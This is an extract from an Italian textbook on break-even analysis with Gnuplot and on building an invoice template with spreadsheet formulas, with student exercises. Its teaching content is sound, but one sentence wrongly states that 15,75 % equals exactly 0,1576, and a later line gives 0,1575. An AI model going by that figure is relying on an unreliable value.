
Analisi dei costi

Capitolo 850

Punto di equilibrio e diagramma di redditività

Il ***punto di equilibrio*** (o *break even point*) è il punto in cui la quantità prodotta di un certo articolo porta a dei ricavi pari ai costi sostenuti per la produzione. Di solito si considera la presenza di costi fissi costanti, di costi variabili che seguono un andamento lineare crescente e di ricavi crescenti, proporzionalmente alla quantità prodotta.

850.1 Diagramma di redditività

La figura mostra un ***diagramma di redditività***, nel quale si confrontano le curve dei costi totali e dei ricavi totali, in funzioni della quantità (prodotta e venduta), nell'ambito del periodo considerato, che di norma è di un anno. Generalmente, producendo una quantità inferiore a quella del punto di equilibrio si ha una perdita (in quanto i costi superano i ricavi), mentre con una quantità superiore si ottengono degli utili (in quanto i ricavi superano i costi).

850.2 Calcolo del punto di equilibrio e rappresentazione grafica con un esempio

Come esempio di calcolo del punto di equilibrio vengono proposti dei dati con cui i calcoli possono essere eseguiti in modo molto semplice:

Descrizione	Valore	Sigla
costi fissi di produzione	100000,00 €	cf
capacità produttiva annua	20000 unità	
costi variabili: costo per ogni unità prodotta	10,00 €	cv
prezzo di vendita di ogni unità prodotta	20,00 €	p
quantità prodotta	da determinare	q

Si ha equilibrio tra costi di produzione e ricavi di vendita quando vale l'equazione seguente:

$$p \cdot q = cf + cv \cdot q$$

Ovvero:

$$q = \frac{cf}{p - cv}$$

Facendo riferimento all'esempio, si ha l'equazione seguente:

$$20 \cdot q = 100000 + 10 \cdot q$$

Ovvero:

$$q = \frac{100000}{20 - 10} = 10000$$

Pertanto, in questo caso, si ha equilibrio tra costi e ricavi quando si producono e si vendono 10000 unità. Vendendo quantità inferiori al punto di equilibrio, si ottiene una perdita; con quantità superiori si ottiene invece un utile.

Per ottenere un diagramma di redditività occorre definire delle funzioni rispetto alla variabile $\boldsymbol{q}$, che rappresenta la quantità da produrre e vendere:

Funzione	Descrizione
$cv(q) = cv \cdot q$	Costi variabili in funzione della quantità prodotta.
$ct(q) = cf + cv \cdot q$	Costi totali in funzione della quantità prodotta.
$rt(q) = p \cdot q$	Ricavi totali in funzione della quantità venduta.

Facendo riferimento ai dati di esempio, si hanno le funzioni seguenti:

$$cv(q) = 10 \cdot q$$

$$ct(q) = 100000 + 10 \cdot q$$

$$rt(q) = 20 \cdot q$$


Per disegnare il diagramma di redditività con Gnuplot, bisogna aggiungere l'indicazione del dominio, che in questo caso va da zero alla capacità produttiva annua; inoltre, si deve sostituire la variabile $\boldsymbol{q}$, con la variabile $\boldsymbol{x}$:

```
$ gnuplot [Invio]
```

```
gnuplot> plot [0:20000] 10*x,100000+10*x,20*x [Invio]
```

10*x
100000+10*x
20*x

400000
350000
300000
250000
200000
150000
100000
50000
0

0 5000 10000 15000 20000

850.3 Esercitazione con il foglio elettronico

Con un foglio elettronico si realizzi quanto si vede nella figura successiva, tenendo conto che il grafico è stato ottenuto attraverso le funzioni di disegno manuale del programma, pertanto non è associato direttamente ai valori:

	A	B	C	D
1	Punto di equilibrio e diagramma di redditività			
2				
3	q	quantità di prodotti	12 000,00	
4	p	prezzo unitario di vendita	€ 20,00	
5				
6		capacità produttiva annua	20 000,00	
7	cv	costi variabili unitari	€ 10,00	
8	cf	costi fissi	€ 100 000,00	
9				
10	cv(12000)	costi variabili progressivi	120000,00	cv(q) = cv * q
11	ct(12000)	costi totali	220000,00	ct(q) = cv(q) + cf = cv * q + cf
12	rt(12000)	ricavi totali	240000,00	rt(q) = p * q
13				
14		punto di equilibrio	10000,00	p * q = cf + cv * q
15				q = cf / (p -cv)
16				
17	cv(q)	funzione dei costi variabili	10*q	cv(q) = cv * q
18	ct(q)	funzione dei costi totali	100000+(10*q)	ct(q) = cf + (cv * q)
19	rt(q)	funzione dei ricavi totali	20*q	rt(q) = p * q
20		calcolo del punto di equilibrio	20*q=100000+10*q	p * q = cf + cv * q
21			q=100000/(20-10)	q = cf / (p -cv)
22				
23				
24				
25				
26	€			
27				
28				
29				
30			rt(q)	
31				
32		punto di equilibrio		
33			ct(q)	
34				
35				
36			cv(q)	
37	cf			
38				
39				
40				
41				
42				capacità
43				produttiva
44				annua
45				


Il foglio deve essere realizzato in modo tale che i valori si inseriscano soltanto nella zona di celle che va da C3 a C8, mentre tutto il resto (a parte le descrizioni) deve essere ottenuto automaticamente attraverso delle formule (espressioni) appropriate.

A titolo di esempio, la cella C10, nella quale si calcolano i costi variabili per la quantità prodotta, deve contenere la formula '`=C7*C3`', mentre la cella C18 (dove si vede la definizione della funzione del costo totale) deve contenere la formula '`=C8&"+("&C7&"*q)"`'.

Figura 850.13. Per descrivere la funzione del costo totale, come appare nella cella C18, viene preso: il contenuto della cella C8, si attacca (con l'operatore '`&`') la stringa '`+(`', si attacca il contenuto della cella C7 e infine si attacca la stringa '`*q)`'.

	C
7	10,00
8	100000,00

100000 + (10 * q)

```
= C8 & "+(" & C7 & "*q)"
```

850.3.1 Verifica

Si completi l'esercitazione descritta nella sezione precedente, salvando il file. Si stampi quindi il risultato secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

Il disegno del diagramma di redditività può essere realizzato con una certa libertà, pertanto non deve essere necessariamente identico a quello mostrato nella figura. Eventualmente si può omettere il disegno del diagramma di redditività se si produce tale diagramma attraverso Gnuplot o altro programma simile.

850.3.2 Verifica

Si salvi il file della verifica precedente con un nome diverso, quindi si modifichino i dati nel modo seguente:

Descrizione	Valore	Sigla
costi fissi di produzione	123456,00 €	cf
capacità produttiva annua	15000 unità	
costi variabili: costo per ogni unità prodotta	10,00 €	cv
prezzo di vendita di ogni unità prodotta	27,00 €	p
quantità prodotta	11111	q

Si stampi il risultato secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

Si può omettere il disegno del diagramma di redditività se si produce tale diagramma attraverso Gnuplot o altro programma simile.

Parte cxxxvii

Fatture con il foglio elettronico

Capitolo 851

Realizzazione di un modello

In questo capitolo viene presentato un modello per la realizzazione di una fattura, che in questa fase rimane limitato solo al suo sviluppo estetico.

Figura 851.1. Modello iniziale per una fattura.

	A	B	C	D	E	F	G	H	I
1					numero fattura		data fattura		
2									
3									
4									
5									
6									
7									
8									
9									
10	trasporto				Imballo		pagamento		
11									
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14									
15									
16	quantità	descrizione			sconto	sconto	prezzo unitario	importo	aliquota IVA
17									
18									
19									
20									
21									
22									
23									
24									
25	sconto sul totale:								
26	riepilogo IVA					totale IVA			
27	imponibile		aliquota	IVA		spese documentate escluse dalla base imponibile			
28			4%			interessi			
29			10%			cauzioni			
30			20%			bolli			
31									totale fattura

La figura 851.1 mostra il modello di una fattura, evidenziando la griglia, con le intestazioni di riga e di colonna, in modo preciso. Sono evidenti anche le fusioni delle celle e la disposizione del testo. Le linee più sottili servono solo a individuare le celle, mentre i bordi inseriti per apparire nel modello finale, sono quelli più scuri. In pratica, in condizioni normali, il modello dovrebbe risultare come nella figura successiva.

Figura 851.2. Modello iniziale per una fattura, senza griglia e senza intestazioni.

	numero fattura	data fattura

trasporto	Imballo	pagamento

ordine		documento di trasporto	
numero	data	numero	data

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
sconto sul totale:						

riepilogo IVA			totale IVA	
imponibile	aliquota	IVA	spese documentate escluse dalla base imponibile	
4%			interessi	
10%			cauzioni	
20%			bolli	
				totale fattura

851.1 Verifica del modello

Si realizzi uno schema come quello che si vede nella figura 851.1, rispettando la mappa delle celle utilizzate (fusioni incluse), cercando di riprodurre coerentemente i bordi, tenendo conto che il risultato apparente deve essere come quello della figura 851.1. L'impaginazione deve essere in formato A4, verticale, con margini appropriati.

Si stampi lo schema, evidenziando la griglia, le intestazioni di riga e di colonna. Si aggiunga a penna il numero della verifica ed eventualmente il proprio nome. La stampa deve essere consegnata per la verifica all'insegnante.

851.2 Verifica della compilazione

Dopo avere salvato il modello di fattura con un nome differente, lo si compili, per ora senza usare formule, come nella figura 851.3, che fa riferimento a una vendita effettuata dalla ditta «Megaforniture» alla ditta «Alfa computer». Nella parte descrittiva superiore, potrebbe essere necessario provvedere alla fusione di alcune celle.

Occorre prestare attenzione ai valori numerici: ciò che rappresenta un importo in Euro, deve essere sempre rappresentato con due decimali, anche se non dovessero essere significativi.

Si ricordi di aggiungere a penna il numero della verifica ed eventualmente il proprio nome. La stampa deve essere consegnata per la verifica all'insegnante.

Figura 851.3. Fattura da riprodurre.

Megaforniture s.p.a.	numero fattura	data fattura
	7890	1 aprile 2007

Megaforniture s.p.a.

accessori per l'informatica
via Calpurnio, 21 – 20122 Milano
telefono: 02,1234567 – fax: 02,2345678
capitale sociale: 80.000 €
registro imprese Milano: 98765
codice fiscale e partita IVA 07408320153

Spettabile

Alfa computer
piazza Biscotto, 11
31100 Treviso

trasporto	Imballo	pagamento
porto franco		tratta 30 giorni data fattura

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
100	telo copri monitor	5,00%	2,00%	5,00	465,50	20%
50	luce per notebook USB	5,00%	2,00%	10,00	465,50	20%
30	porta CD/DVD a colonna	5,00%		10,00	285,00	20%
100	porta CD/DVD da viaggio			5,00	500,00	20%
20	borsa per notebook	5,00%		20,00	380,00	20%
50	zaino per notebook			20,00	1.000,00	20%
			sconto sul totale:	1%	-30,96	

riepilogo IVA				
imponibile	aliquota	IVA	totale IVA	613,01
			spese documentate escluse dalla base imponibile	0,00
	4%	0,00	interessi	0,00
	10%	0,00	cauzioni	0,00
3.065,04	20%	613,01	bolli	44,70

3.722,75	totale fattura

Capitolo 852

Formule principali

In questo capitolo si prosegue modificando la fattura apparsa alla fine di quello precedente, in modo da inserire le formule per rendere il modello della fattura il più generalizzato possibile.

Figura 852.1. Fattura da modificare.

	A	B	C	D	E	F	G	H	I
1					numero fattura		data fattura		
2	*Megaforniture s.p.a.*				**7890**		1 aprile 2007		
3					Spettabile				
4	accessori per l'informatica				Alfa computer				
5	via Calpurnio, 21 – 20122 Milano								
6	telefono: 02,1234567 – fax: 02,2345678				piazza Biscotto, 11				
7	capitale sociale: 80.000 €				31100 Treviso				
8	registro imprese Milano: 98765								
9	codice fiscale e partita IVA 07408320153								
10	trasporto				Imballo		pagamento		
11	porto franco						tratta 30 giorni data fattura		
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14	8888		15 marzo 2007		8901		29 marzo 2007		
15									
16	quantità	descrizione			sconto	sconto	prezzo unitario	importo	aliquota IVA
17	100	telo copri monitor			5,00%	2,00%	5,00	465,50	20%
18	50	luce per notebook USB			5,00%	2,00%	10,00	465,50	20%
19	30	porta CD/DVD a colonna			5,00%		10,00	285,00	20%
20	100	porta CD/DVD da viaggio					5,00	500,00	20%
21	20	borsa per notebook			5,00%		20,00	380,00	20%
22	50	zaino per notebook					20,00	1.000,00	20%
23									
24									
25					sconto sul totale:		1%	-30,96	
26	riepilogo IVA					totale IVA		613,01	
27	imponibile		aliquota	IVA		spese documentate escluse dalla base imponibile		0,00	
28		0,00	4%	0,00		interessi		0,00	
29		0,00	10%	0,00		cauzioni		0,00	
30		3.065,04	20%	613,01		bolli		44,70	
31								3.722,75	totale fattura

852.1 Date

Le date vanno scritte utilizzando la funzione '**`DATA()`**', con la quale si ha la certezza di avere inserito l'informazione nel modo corretto:

```
DATA(anno;mese;giorno)
```

Per esempio, per indicare il giorno 15 settembre 2007, si deve scrivere '**`DATA(2007;9;15)`**'.

Successivamente, conviene dichiarare il formato esatto che si vuole visualizzare.

852.2 Somme

Le somme si realizzano normalmente con l'aiuto della funzione '**`SOMMA()`**', che si utilizza preferibilmente secondo la sintassi seguente, dove si vede che gli argomenti della funzione sono una o più zone di celle da sommare:

```
SOMMA(zona [;zona]...)
```

Per esempio, l'espressione '**`=SOMMA(A1:C3)`**' restituisce la somma dei valori contenuti nella zona di celle che va da A1 a C3; nello stesso modo, l'espressione '**`=SOMMA(A1:C3;D4;F7:J9)`**' restituisce la somma complessiva dei valori contenuti nella zona A1:C3, nella cella D4 e nella zona F7:J9.

Nel modello di fattura già apparso in precedenza, il totale IVA, che viene inserito nella cella H26, è formato dalla somma delle celle da D28 a D30; così, il totale fattura che appare nella cella H31 è dato dalla somma delle celle da H17 a H30 (si osservi che lo sconto che appare nella cella H25 viene indicato come valore negativo, per facilitare la somma della colonna H).

852.3 Verifica

Si riprenda il modello di fattura, compilato come appare nella figura 852.1; lo si salvi con un nome nuovo e si rimpiazzi il contenuto delle celle H26 (totale IVA) e H31 (totale fattura) con delle espressioni appropriate, per il calcolo dei valori a cui si riferiscono. Inoltre, si scrivano tutte le date usando la funzione DATA().

Una volta apportate le modifiche e salvato il file, si deve stampare la fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 852.2. Le celle in cui occorre intervenire per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo scuro.

Megaforniture s.p.a.

accessori per l'informatica
via Calpurnio, 21 – 20122 Milano
telefono: 02,1234567 – fax: 02,2345678
capitale sociale: 80.000 €
registro imprese Milano: 98765
codice fiscale e partita IVA 07408320153

numero fattura	data fattura
7890	1 aprile 2007

Spettabile
Alfa computer
piazza Biscotto, 11
31100 Treviso

trasporto	Imballo	pagamento
porto franco		tratta 30 giorni data fattura

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
100	telo copri monitor	5,00%	2,00%	5,00	465,50	20%
50	luce per notebook USB	5,00%	2,00%	10,00	465,50	20%
30	porta CD/DVD a colonna	5,00%		10,00	285,00	20%
100	porta CD/DVD da viaggio			5,00	500,00	20%
20	borsa per notebook	5,00%		20,00	380,00	20%
50	zaino per notebook			20,00	1.000,00	20%
				sconto sul totale: 1%	-30,96	

riepilogo IVA				
imponibile	aliquota	IVA	totale IVA	613,01
			spese documentate escluse dalla base imponibile	0,00
0,00	4%	0,00	interessi	0,00
0,00	10%	0,00	cauzioni	0,00
3.065,04	20%	613,01	bolli	44,70

3.722,75	totale fattura

852.4 Somme condizionate

È possibile sommare dei valori contenuti in una certa zona, selezionandoli in base alla corrispondenza con altri valori in un'altra zona adiacente. Nel caso della fattura che si sta modificando, è possibile fare in modo di sommare i valori della zona che va da H17 a H24, solo quando si riferiscono a una certa aliquota IVA. Si usa per questo la funzione '**`SOMMA.SE()`**':

SOMMA.SE(***zona_di_confronto*** ; ***valore_da_confrontare*** ; ***zona_da_sommare***)

In pratica, per sommare soltanto gli importi associati all'aliquota del 20 %, si deve usare la funzione in questo modo: '**`SOMMA.SE(I17:I24;20%;H17:H24)`**'. Eventualmente, per generalizzare meglio l'espressione, conviene sostituire il valore 20 % letterale, con il riferimento alla cella che lo contiene nel riepilogo IVA: '**`SOMMA.SE(I17:I24;C30;H17:H24)`**'.

852.5 Verifica

Si riprenda il modello di fattura, come è stato salvato nella verifica precedente e lo si risalvi ancora con un nome differente. Si devono rimpiazzare le celle da A28 a A30 con le espressioni adatte al calcolo della somma degli imponibili, selezionati in base all'aliquota IVA che appare nelle celle da I17 a I24. Per il momento, i valori che si ottengono non considerano lo sconto che si trova nella riga 25, pertanto si deve generare il valore 3096,00, che va bene per la verifica, anche se si tratta di un valore errato per la fattura.

Una volta apportate le modifiche e salvato il file, si deve stampare la fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 852.3. Le celle in cui occorre intervenire per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo scuro, mentre quelle che appaiono con uno sfondo più chiaro sono quelle che devono essere state modificate nelle verifiche precedenti.

Megaforniture s.p.a. accessori per l'informatica via Calpurnio, 21 – 20122 Milano telefono: 02,1234567 – fax: 02,2345678 capitale sociale: 80.000 € registro imprese Milano: 98765 codice fiscale e partita IVA 07408320153	numero fattura **7890**	data fattura 1 aprile 2007
	Spettabile Alfa computer piazza Biscotto, 11 31100 Treviso	

trasporto	Imballo	pagamento
porto franco		tratta 30 giorni data fattura

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
100	telo copri monitor	5,00%	2,00%	5,00	465,50	20%
50	luce per notebook USB	5,00%	2,00%	10,00	465,50	20%
30	porta CD/DVD a colonna	5,00%		10,00	285,00	20%
100	porta CD/DVD da viaggio			5,00	500,00	20%
20	borsa per notebook	5,00%		20,00	380,00	20%
50	zaino per notebook			20,00	1.000,00	20%
					0,00	
					0,00	
			sconto sul totale:	1%	-30,96	

riepilogo IVA				
			totale IVA	613,01
imponibile	aliquota	IVA	spese documentate escluse dalla base imponibile	0,00
0,00	4%	0,00	interessi	0,00
0,00	10%	0,00	cauzioni	0,00
3.096,00	20%	613,01	bolli	44,70
			3.722,75	totale fattura

852.6 Le percentuali e gli sconti

Un valore che appare con il simbolo di percentuale corrisponde al numero che si vede, diviso 100. Per esempio, 15,75 % è esattamente uguale a 0,1576; nello stesso modo, 100 % è esattamente pari a 1. Sapendo questo, si comprende che per calcolare la percentuale di un certo valore, è sufficiente moltiplicare quel valore per la percentuale. Per esempio, il 15,75 % di 10000 si ottiene semplicemente moltiplicando i due valori: 10000*15,75 % = 10000*0,1575 = 1575.

Nelle celle da D28 a D30 deve essere calcolata l'IVA di ogni aliquota, moltiplicando la cella corrispondente all'imponibile (colonna A) per la cella che contiene l'aliquota (colonna C).

Nella cella H25 deve essere calcolato lo sconto della somma dei valori che appaiono nelle celle da H17 a H24 e deve apparire in modo negativo. Per fare questo è sufficiente sommare i valori da H17 a H24 per poi moltiplicare quanto ottenuto per la percentuale che appare nella cella G25. Per ottenere il segno negativo si può moltiplicare per −1 o iniziare l'espressione con il segno meno.

Nelle celle da H17 a H24, si deve calcolare l'importo di ogni riga, ottenuto moltiplicando la quantità (colonna A della stessa riga) per il prezzo unitario (colonna G della stessa riga), deducendo gli sconti (colonne E e F della stessa riga). Per dedurre uno sconto da un valore, è sufficiente calcolare la percentuale che si otterrebbe sottraendo da 100 % la percentuale dello sconto. Per esempio, se lo sconto è del 5 %, è evidente che il valore al netto dello sconto si ottiene moltiplicandolo per 95 %: 100 % - 5 % = 95 %. Sapendo che il 100 % corrisponde a 1 (senza percentuale), si comprende che il valore al netto di uno sconto si ottiene moltiplicando quello ancora da scontare per '**(1-*percentuale_sconto*)**'.

Nel modello della fattura sono previsti due sconti su riga, pertanto vanno considerati entrambi prima di arrivare all'importo finale della riga stessa. In pratica, occorre scrivere un'espressione schematizzata come segue:

```
quantità*prezzo_unitario*(1-sconto_1)*(1-sconto_2)
```

Evidentemente, ai nomi che sono stati scritti nello schema, vanno sostituite le coordinate delle celle appropriate.

Infine, va considerato il valore degli imponibili IVA che vanno inseriti nelle celle da A28 a A30. Questi valori rappresentano la somma degli importi che si trovano nelle celle tra H17 e H24, selezionandoli in base all'aliquota, ma vanno ridotti dello sconto che appare nella cella G25. In pratica, nel modello di fattura utilizzato fino a questo punto, a tutti gli articoli dell'esempio viene applicata un'aliquota IVA del 20 %, pertanto, solo la cella A30 riporta un valore per l'imponibile. Ma come si può vedere, la somma 3065,04 è costituita dal totale degli importi contenuti nelle celle da H17 a H22, ridotta dello sconto del 1 %, che è annotato nella cella G25.

852.7 Verifica

Si riprenda il modello di fattura, come è stato salvato nella verifica precedente e lo si risalvi ancora con un nome differente. Si deve rimpiazzare la cella H25 con un'espressione che calcola lo sconto, secondo la percentuale che si trova nella cella G25, per la somma dei valori che appaiono nelle celle da H17 a H24, avendo cura di fare in modo che il risultato appaia negativo. Si deve inoltre rimpiazzare il contenuto delle celle da H17 a H24 con le espressioni appropriate per il calcolo dell'importo di ogni riga, tenuto conto della quantità, del prezzo unitario e degli sconti su riga. Infine, si deve fare in modo che nelle celle da A28 a A30 venga calcolato l'imponibile, come già visto nella verifica 852.5, ma ridotto dello sconto che si vede nella cella G25. Si osservi che le espressioni devono essere tali da funzionare anche se gli sconti sono assenti e vengono inseriti in un secondo momento, o se vengono cambiate le percentuali relative.

In questa verifica, le celle che richiederebbero il calcolo dell'IVA (da D28 a D30) non vengono modificate, perché deve essere ancora considerato il problema dell'arrotondamento.

Una volta apportate le modifiche e salvato il file, si deve stampare la fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 852.4. Le celle in cui occorre intervenire per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo scuro, mentre quelle che appaiono con uno sfondo più chiaro sono quelle che devono essere state modificate nelle verifiche precedenti.

Megaforniture s.p.a.

accessori per l'informatica
via Calpurnio, 21 – 20122 Milano
telefono: 02,1234567 – fax: 02,2345678
capitale sociale: 80.000 €
registro imprese Milano: 98765
codice fiscale e partita IVA 07408320153

numero fattura	data fattura
7890	1 aprile 2007

Spettabile
Alfa computer
piazza Biscotto, 11
31100 Treviso

trasporto	Imballo	pagamento
porto franco		tratta 30 giorni data fattura

ordine: numero	ordine: data	documento di trasporto: numero	documento di trasporto: data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
100	telo copri monitor	5,00%	2,00%	5,00	465,50	20%
50	luce per notebook USB	5,00%	2,00%	10,00	465,50	20%
30	porta CD/DVD a colonna	5,00%		10,00	285,00	20%
100	porta CD/DVD da viaggio			5,00	500,00	20%
20	borsa per notebook	5,00%		20,00	380,00	20%
50	zaino per notebook			20,00	1.000,00	20%
					0,00	
					0,00	
			sconto sul totale:	1%	-30,96	

riepilogo IVA: imponibile	aliquota	IVA
0,00	4%	0,00
0,00	10%	0,00
3.065,04	20%	613,01

totale IVA	613,01
spese documentate escluse dalla base imponibile	0,00
interessi	0,00
cauzioni	0,00
bolli	44,70
totale fattura	3.722,75

852.8 Arrotondamenti

I valori numerici che appaiono nelle celle possono apparire arrotondati rispetto al contenuto effettivo delle celle stesse, in base alla configurazione del formato di visualizzazione; tuttavia, per l'esecuzione corretta dei calcoli, ci sono situazioni in cui i valori devono essere arrotondati anche nel contenuto. Per questo sono disponibili diverse funzioni, ognuna con le proprie particolarità:

```
ARROTONDA(valore;n_cifre_decimali)
```

```
ARROTONDA.PER.DIF(valore;n_cifre_decimali)
```

```
ARROTONDA.PER.ECC(valore;n_cifre_decimali)
```

Queste tre funzioni restituiscono il valore del primo argomento arrotondato della quantità di cifre del secondo, con la differenza che: nel primo caso il valore arrotondato è quello che più si avvicina a quello reale, nel secondo caso il valore viene arrotondato per difetto, nel terzo viene arrotondato per eccesso. Per esempio,

'**ARROTONDA(10,123;2)**' restituisce il valore 10,12; '**ARROTONDA.PER.DIF(12,345;2)**' restituisce 12,34; '**ARROTONDA.PER.ECC(12,321;2)**' restituisce 12,33.

Esistono anche altre funzioni per l'arrotondamento, che, invece di specificare la quantità di cifre, richiedono di indicare l'unità minima dell'approssimazione:

ARROTONDA.MULTIPLO(***valore*** ; ***unità_minima***)

ARROTONDA.DIFETTO(***valore*** ; ***unità_minima***)

